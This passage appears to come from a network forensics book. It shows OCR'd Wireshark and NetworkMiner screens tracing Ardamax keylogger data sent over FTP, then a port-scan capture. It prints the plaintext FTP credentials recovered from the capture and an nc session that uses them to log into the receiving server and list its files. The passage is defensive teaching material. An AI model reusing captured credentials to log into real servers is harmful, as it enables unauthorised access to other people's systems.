50 34.200817 192.168.76.131 140.82.59.185 FTP 70 Request: USER test_user
52 34.506703 140.82.59.185 192.168.76.131 FTP 88 Response: 331 Please specify the password.
54 34.507169 192.168.76.131 140.82.59.185 FTP 70 Request: PASS Nipun@123
56 34.814148 140.82.59.185 192.168.76.131 FTP 77 Response: 230 Login successful.
58 34.814547 192.168.76.131 140.82.59.185 FTP 64 Request: CWD Test
60 35.121143 140.82.59.185 192.168.76.131 FTP 91 Response: 250 Directory successfully changed.
62 35.121783 192.168.76.131 140.82.59.185 FTP 62 Request: TYPE I
64 35.428375 140.82.59.185 192.168.76.131 FTP 85 Response: 200 Switching to Binary mode.
66 35.429087 192.168.76.131 140.82.59.185 FTP 60 Request: PASV
68 35.735587 140.82.59.185 192.168.76.131 FTP 105 Response: 227 Entering Passive Mode (140,82,59,185,233,96).
Frame 10: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
Ethernet II, Src: Vmware_ae:bf:e3 (00:0c:29:ae:bf:e3), Dst: Vmware_f6:76:7c (00:50:56:f6:76:7c)
Internet Protocol Version 4, Src: 192.168.76.131, Dst: 140.82.59.185
Transmission Control Protocol, Src Port: 51361, Dst Port: 21, Seq: 17, Ack: 55, Len: 16
File Transfer Protocol (FTP)
[Current working directory:]
0000 00 50 56 f6 76 7c 00 0c 29 ae bf e3 08 00 45 00
0010 00 38 3d 5c 40 00 80 06 e8 2c c0 a8 4c 83 8c 52
0020 3b b9 c8 a1 00 15 aa 42 02 52 d6 b7 92 1a 50 18
0030 ff ff da 37 00 00 50 41 53 53 20 4e 69 70 75 6e
0040 40 31 32 33 0d 0a
File Transfer Protocol (FTP): Protocol
Packets: 88 · Displayed: 28 (31.8%)
Profile: Default


New.pcap [Wireshark 1.12.7 (v1.12.7-0-g7fc8978 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: ftp-data
Expression... Clear Apply Save VPS UpdateCheck
802.11 Channel: Channel Offset: FCS Filter: All Frames None Wireless Settings... Decryption Keys...
Number Time Source Interval Protocol Source Port Destination Port Info
153 0.000000 192.168.76.131 FTP-DAT 51651 18439 FTP Data: 579 bytes
1880 63.054542 192.168.76.131 51701 5142 FTP Data: 621 bytes
Mark Packet (toggle)
Ignore Packet (toggle)
Set Time Reference (toggle)
Time Shift...
Edit Packet
Packet Comment...
Manually Resolve Address
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow TCP Stream
Follow UDP Stream
Follow SSL Stream
Copy
Protocol Preferences
Decode As...
Print...
Show Packet in New Window
Frame 153: 633 bytes on wire (5064
Ethernet II, Src: Vmware_ae:bf:e3
Internet Protocol Version 4, Src:
Version: 4
Header Length: 20 bytes
Differentiated Services Field:
Total Length: 619
Identification: 0x3edf (16095)
(5064 bits)
mware_f6:76:7c (00:50:56:f6:76:7c)
131), Dst: 140.82.59.185 (140.82.59.185)
N: 0x00: Not-ECT (Not ECN-Capable Transport))
0000 00000000 01010000 01010110
0008 00101001 10101110 10111111
0010 00000010 01101011 00111110
0018 11100100 01110110 11000000
0020 00111011 10111001 11001001
.PV.v|..
).....E.
.k>.@...
.v..L..R
;...H.o.
File: "C:\Users\Apex\Desktop\New.pcap" 996 kB 00:0...
Packets: 2197 · Displayed: 2 (0.1%) · Load time: 0:00.039
Profile: Default



Follow TCP Stream (tcp.stream eq 6)
Stream Content
<HTML><HEAD><STYLE>BODY{ BACKGROUND-COLOR: #FFFFFF; FONT-SIZE: 12pt; COLOR: black; FONT-FAMILY:Courier New;}H1{ FONT-FAMILY:Arial; FONT-SIZE: 10pt; FONT-WEIGHT: normal;.MARGIN-BOTTOM: 11px; BORDER-STYLE: solid; BORDER-COLOR: #DFDFE5; BORDER-WIDTH: 2px; BACKGROUND-COLOR: #DFDFE5; }H2 { COLOR: black; BACKGROUND-COLOR: #FFFFFF; FONT-SIZE: 12pt; FONT-WEIGHT: normal; MARGIN-BOTTOM: 0px; MARGIN-TOP: 10px;}</STYLE></HEAD><META http-equiv=Content-Type content="text/html; charset=utf-8"><BODY><H1>28 November 2018 [16:04] explorer.exe: Pictures</H1>Ardamax_FTP_Delivery</BODY></HTML>
Entire conversation (579 bytes)
Find
Save As
Print
ASCII
EBCDIC
Hex Dump
C Arrays
Raw
Help
Filter Out This Stream
Close



NetworkMiner 2.3.2
File Tools Help
-- Select a network adapter in the list --
Start
Stop
Hosts (50) Files (108) Images Messages Credentials (1) Sessions (62) DNS (447) Parameters (2581) Keywords Anomalies
Sort Hosts On: IP Address (ascending)
Sort and Refresh
Case Panel
Filename MD5
New.pcap b79aba...
Reload Case Files
Buffered Frames to Parse:
ENG 12:48



NetworkMiner 2.3.2
File Tools Help
-- Select a network adapter in the list --
Start
Stop
Hosts (50) Files (108) Images Messages Credentials (1) Sessions (62) DNS (447) Parameters (2581) Keywords Anomalies
Show Cookies
Show NTLM challenge-response
Mask Passwords
Client Server Protocol Username Password Valid login Login timestamp
192.168.76.131 (Windows) 140.82.59.185 (Windows) FTP test_user Nipun@123 Unknown 2018-11-29 05:57:33 UTC
Case Panel
Filename MD5
New.pcap b79aba...
Reload Case Files
Buffered Frames to Parse:
ENG 12:50


NetworkMiner 2.4
File Tools Help
-- Select a network adapter in the list --
Hosts (50) Files (108) Images Messages Credentials (1) Sessions (62) DNS (447) Parameters (2581) Keywords Anomalies
Filter keyword: Case sensitive ExactPhrase Any column Clear Apply
Frame nr. Filename Extension Size Source host S. port Destination host D. port Protocol Timestamp
1101 Microsoft IT TLS CA 5[4].cer cer 1 464 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51680 TlsCertificate 2018-11-29 05:58:13 U
1107 Microsoft IT TLS CA 5[5].cer cer 1 464 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51683 TlsCertificate 2018-11-29 05:58:13 U
1112 Microsoft IT TLS CA 5[6].cer cer 1 464 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51685 TlsCertificate 2018-11-29 05:58:13 U
1133 Microsoft IT TLS CA 5[7].cer cer 1 464 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51682 TlsCertificate 2018-11-29 05:58:13 U
1155 Microsoft IT TLS CA 5[8].cer cer 1 464 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51687 TlsCertificate 2018-11-29 05:58:13 U
1226 Microsoft IT TLS CA 5[9].cer cer 1 464 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51688 TlsCertificate 2018-11-29 05:58:13 U
319 Microsoft Secure Server CA 2.cer cer 1 756 B 52.114.128.43 [onecollector.cloudapp.aria.akadns.net] [v1... TCP 443 192.168.76.131 (Windows) TCP 51655 TlsCertificate 2018-11-29 05:57:39 U
824 Microsoft Secure Server CA 2.cer cer 1 756 B 52.114.7.37 [onecollector.cloudapp.aria.akadns.net] [v10.... TCP 443 192.168.76.131 (Windows) TCP 51671 TlsCertificate 2018-11-29 05:58:05 U
368 Microsoft Secure Server CA 2[1].cer cer 1 756 B 52.114.128.43 [onecollector.cloudapp.aria.akadns.net] [v1... TCP 443 192.168.76.131 (Windows) TCP 51658 TlsCertificate 2018-11-29 05:57:40 U
396 Microsoft Secure Server CA 2[2].cer cer 1 756 B 52.114.128.43 [onecollector.cloudapp.aria.akadns.net] [v1... TCP 443 192.168.76.131 (Windows) TCP 51659 TlsCertificate 2018-11-29 05:57:41 U
781 Microsoft Update Secure Serv.cer cer 1 796 B 13.78.168.230 [sls.update.microsoft.com.nsatc.net] [sls.up... TCP 443 192.168.76.131 (Windows) TCP 51670 TlsCertificate 2018-11-29 05:57:58 U
276 msedge.net.cer cer 2 011 B 52.232.69.150 [vip5.afdorigin-prod-am02.afdogw.com] [afd... TCP 443 192.168.76.131 (Windows) TCP 51653 TlsCertificate 2018-11-29 05:57:38 U
929 msn.com.cer cer 1 734 B 204.79.197.203 [a-0003.a-msedge.net] [www-msn-com.a-0... TCP 443 192.168.76.131 (Windows) TCP 51674 TlsCertificate 2018-11-29 05:58:13 U
2117 msn.com[1].cer cer 1 734 B 204.79.197.203 [a-0003.a-msedge.net] [www-msn-com.a-0... TCP 443 192.168.76.131 (Windows) TCP 51707 TlsCertificate 2018-11-29 05:58:50 U
341 nexus.officeapps.live.com.cer cer 1 892 B 52.109.120.21 [prod-w.nexus.live.com.akadns.net] [nexus.... TCP 443 192.168.76.131 (Windows) TCP 51656 TlsCertificate 2018-11-29 05:57:39 U
681 nexusrules.officeapps.live.c.cer cer 1 859 B 52.109.76.32 [prod.nexusrules.live.com.akadns.net] [nexus... TCP 443 192.168.76.131 (Windows) TCP 51665 TlsCertificate 2018-11-29 05:57:48 U
2177 pinrulesstl.cab cab 7 796 B 8.253.224.254 [au.download.windowsupdate.com.c.footpri... TCP 80 192.168.76.131 (Windows) TCP 51708 HttpGetNormal 2018-11-29 05:58:54 U
1693 settings.data.microsoft.com.cer cer 2 288 B 52.175.39.99 [hk2-eap.settings.data.microsoft.com.akadns... TCP 443 192.168.76.131 (Windows) TCP 51695 TlsCertificate 2018-11-29 05:58:29 U
781 sls.update.microsoft.com.cer cer 1 695 B 13.78.168.230 [sls.update.microsoft.com.nsatc.net] [sls.up... TCP 443 192.168.76.131 (Windows) TCP 51670 TlsCertificate 2018-11-29 05:57:58 U
1400 udc.msn.com.cer cer 1 823 B 23.99.125.55 [jceotf-prod-fe-eastasia.cloudapp.net] [jceotf-... TCP 443 192.168.76.131 (Windows) TCP 51690 TlsCertificate 2018-11-29 05:58:13 U
1570 vo.msecnd.net.cer cer 4 235 B 117.18.232.200 [cs9.wpc.v0cdn.net] [ie9comview.vo.mse... TCP 443 192.168.76.131 (Windows) TCP 51691 TlsCertificate 2018-11-29 05:58:24 U
1866 Web_2018-11-29_11-28-13.html html 621 B 192.168.76.131 (Windows) TCP 51701 140.82.59.185 (Windows) TCP 5142 FTP 2018-11-29 05:58:38 U
41 wns.windows.com.cer cer 1 720 B 52.230.85.180 [sg2p.wns.notify.windows.com.akadns.net] ... TCP 443 192.168.76.131 (Windows) TCP 51649 TlsCertificate 2018-11-29 05:57:33 U
881 wns.windows.com.cer cer 1 720 B 52.230.3.194 [sg2p.wns.notify.windows.com.akadns.net] [... TCP 443 192.168.76.131 (Windows) TCP 51672 TlsCertificate 2018-11-29 05:58:09 U
93 wns.windows.com[1].cer cer 1 720 B 52.230.85.180 [sg2p.wns.notify.windows.com.akadns.net] ... TCP 443 192.168.76.131 (Windows) TCP 51650 TlsCertificate 2018-11-29 05:57:33 U
1072 www.bing.com.cer cer 3 078 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51676 TlsCertificate 2018-11-29 05:58:13 U
1077 www.bing.com[1].cer cer 3 078 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51678 TlsCertificate 2018-11-29 05:58:13 U
1236 www.bing.com[10].cer cer 3 078 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51684 TlsCertificate 2018-11-29 05:58:13 U
1084 www.bing.com[2].cer cer 3 078 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51679 TlsCertificate 2018-11-29 05:58:13 U
1090 www.bing.com[3].cer cer 3 078 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51681 TlsCertificate 2018-11-29 05:58:13 U
1101 www.bing.com[4].cer cer 3 078 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51680 TlsCertificate 2018-11-29 05:58:13 U
1107 www.bing.com[5].cer cer 3 078 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51683 TlsCertificate 2018-11-29 05:58:13 U
1112 www.bing.com[6].cer cer 3 078 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51685 TlsCertificate 2018-11-29 05:58:13 U
1133 www.bing.com[7].cer cer 3 078 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51682 TlsCertificate 2018-11-29 05:58:13 U
1155 www.bing.com[8].cer cer 3 078 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51687 TlsCertificate 2018-11-29 05:58:13 U
1226 www.bing.com[9].cer cer 3 078 B 13.107.21.200 [a-0001.a-msedge.net] [a-0001.a-afdentry.n... TCP 443 192.168.76.131 (Windows) TCP 51688 TlsCertificate 2018-11-29 05:58:13 U


C:\Users\nipun\Downloads\
C:\Users\nipun\Downlo
file:///C:/Users/nipun/Downloads/NetworkMiner_2-3-2/NetworkMiner_2-3-2/AssembledFiles/140.82.59.185/TCP-5142/Web_2018-
11:28 [29 November 2018] : nipun : Start - Microsoft Edge
http://gmail.com/


root@kali:~/fbctf# nc 140.82.59.185 21
220 (vsFTPd 3.0.3)
help
530 Please login with USER and PASS.
USER test_user
331 Please specify the password.
PASS Nipun@123
230 Login successful.


Overview
File Transfer
/ › Test
Na...
Name
Size
Date
..
7
Jo
4 KB
27-Nov-2018 at 8:02:...
ap
John
4 KB
20-Dec-2018 at 8:18:...
Di
App_2018-11-28_01-40-34.html
1 KB
27-Nov-2018 at 8:22:...
fa
App_2018-11-28_14-48-20.html
647 bytes
28-Nov-2018 at 9:18:...



Overview
File Transfer
/ › Test › John
Na...
Name
..
..
7
John_Langley_Resume_Updated.pdf
ap
Di
fa
Im
Ka

9	0.001913	172.16.0.8	64.13.134.52	TCP	58	36050 53	36050 → 53 [SYN] Seq=0 Win=3072 Len=0 MSS=1460
10	0.001965	172.16.0.8	64.13.134.52	TCP	58	36050 5900	36050 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
11	0.063797	64.13.134.52	172.16.0.8	TCP	60	53 36050	53 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
12	0.065271	172.16.0.8	64.13.134.52	TCP	58	36050 21	36050 → 21 [SYN] Seq=0 Win=4096 Len=0 MSS=1460
13	0.065341	172.16.0.8	64.13.134.52	TCP	58	36050 113	36050 → 113 [SYN] Seq=0 Win=4096 Len=0 MSS=1460
14	**0.126832**	**64.13.134.52**	**172.16.0.8**	**TCP**	**60**	**113 36050**	**113 → 36050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0**
15	0.129000	172.16.0.8	64.13.134.52	TCP	58	36050 80	36050 → 80 [SYN] Seq=0 Win=3072 Len=0 MSS=1460
16	**0.129075**	**172.16.0.8**	**64.13.134.52**	**TCP**	**58**	**36050 139**	**36050 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460**
17	0.189975	64.13.134.52	172.16.0.8	TCP	60	80 36050	80 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
18	0.191518	172.16.0.8	64.13.134.52	TCP	58	36050 3389	36050 → 3389 [SYN] Seq=0 Win=3072 Len=0 MSS=1460

ip.src==64.13.134.52 — Expression… — Roll the Shit Out


No.	Time	Source	Destination	Protocol	Length	Source Port	Port	New Column
11	0.063797	64.13.134.52	172.16.0.8	TCP	60	53	36050	53 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
14	**0.126832**	**64.13.134.52**	**172.16.0.8**	**TCP**	**60**	**113**	**36050**	**113 → 36050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0**
17	0.189975	64.13.134.52	172.16.0.8	TCP	60	80	36050	80 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
46	1.465661	64.13.134.52	172.16.0.8	TCP	60	22	36050	22 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
47	**1.465899**	**64.13.134.52**	**172.16.0.8**	**TCP**	**60**	**25**	**36050**	**25 → 36050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0**
118	**1.818507**	**64.13.134.52**	**172.16.0.8**	**TCP**	**60**	**31337**	**36050**	**31337 → 36050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0**
529	3.063375	64.13.134.52	172.16.0.8	TCP	60	53	36050	[TCP Retransmission] 53 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
571	**3.132131**	**64.13.134.52**	**172.16.0.8**	**TCP**	**60**	**113**	**36061**	**113 → 36061 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0**
632	3.187263	64.13.134.52	172.16.0.8	TCP	60	80	36050	[TCP Retransmission] 80 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
1233	**4.077986**	**64.13.134.52**	**172.16.0.8**	**TCP**	**60**	**70**	**36050**	**70 → 36050 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0**
1963	5.063418	64.13.134.52	172.16.0.8	TCP	60	22	36050	[TCP Retransmission] 22 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
2006	9.071680	64.13.134.52	172.16.0.8	TCP	60	53	36050	[TCP Retransmission] 53 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
2007	9.387931	64.13.134.52	172.16.0.8	TCP	60	80	36050	[TCP Retransmission] 80 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
2008	**11.064190**	**64.13.134.52**	**172.16.0.8**	**TCP**	**60**	**22**	**36050**	**[TCP Retransmission] 22 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380**
2009	21.093215	64.13.134.52	172.16.0.8	TCP	60	53	36050	[TCP Retransmission] 53 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
2010	21.401180	64.13.134.52	172.16.0.8	TCP	60	80	36050	[TCP Retransmission] 80 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380
2011	23.085343	64.13.134.52	172.16.0.8	TCP	60	22	36050	[TCP Retransmission] 22 → 36050 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380

Chapter 2: Technical Concepts and Acquiring Evidence


7
Application
6
Presentation
5
Session
4
Transport
3
Network
2
Data Link
1
Physical

